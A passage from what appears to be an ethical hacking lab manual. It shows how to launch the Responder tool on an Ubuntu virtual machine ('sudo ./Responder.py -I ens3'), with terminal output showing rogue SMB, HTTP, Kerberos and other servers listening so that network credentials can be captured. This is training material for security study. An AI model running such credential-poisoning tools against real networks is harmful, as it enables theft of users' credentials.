
Note: If a **Choose privacy settings for your device** window appears, click **Next**, in the next window click **Next** and in the next window click **Accept**.



4. Switch back to the **Ubuntu** virtual machine. In the left pane, under **Activities** list, scroll down and click the icon to open the **Terminal** window.

Note: If a **System program problem detected** pop-up appears click **Cancel**.


Note: If a **Software Updater** pop-up appears click **Cancel**.



5. In the **Terminal** window, type **cd Responder** and press **Enter** to navigate to the Responder tool folder.

Note: If you get logged out of **Ubuntu** machine, then double-click on the screen, enter the password as **toor**, and press **Enter**.

6. Type **chmod +x ./Responder.py** and press **Enter** to grant permissions to the script.




A terminal window titled 'Terminal' with a timestamp of 'Jun 7 00:05'. The prompt is 'ubuntu@ubuntu: ~/Responder'. The user has entered the following commands:

```
ubuntu@ubuntu:~$ cd Responder
ubuntu@ubuntu:~/Responder$ chmod +x ./Responder.py
ubuntu@ubuntu:~/Responder$
```

7. Type **sudo ./Responder.py -I ens3** and press **Enter**. In the **password for ubuntu** field, type **toor** and press **Enter** to run Responder tool.

Note: The password that you type will not be visible.

Note: **-I:** specifies the interface (here, **ens3**). However, the network interface might be different in your machine, to check the interface, issue **ifconfig** command.



A terminal window titled 'Terminal' with a timestamp of 'Jun 7 00:06'. The prompt is 'ubuntu@ubuntu: ~/Responder'. The user has entered the following commands:

```
ubuntu@ubuntu:~$ cd Responder
ubuntu@ubuntu:~/Responder$ chmod +x ./Responder.py
ubuntu@ubuntu:~/Responder$ sudo ./Responder.py -I ens3
[sudo] password for ubuntu:
```


8. Responder starts listening to the network interface for events, as shown in the screenshot.

```

ubuntu@ubuntu: ~/Responder

[+] Servers:
  HTTP server      [ON]
  HTTPS server     [ON]
  WPAD proxy       [OFF]
  SMB server       [ON]
  Kerberos server  [ON]
  SQL server       [ON]
  FTP server       [ON]
  IMAP server      [ON]
  POP3 server      [ON]
  SMTP server      [ON]
  DNS server       [ON]
  LDAP server      [ON]

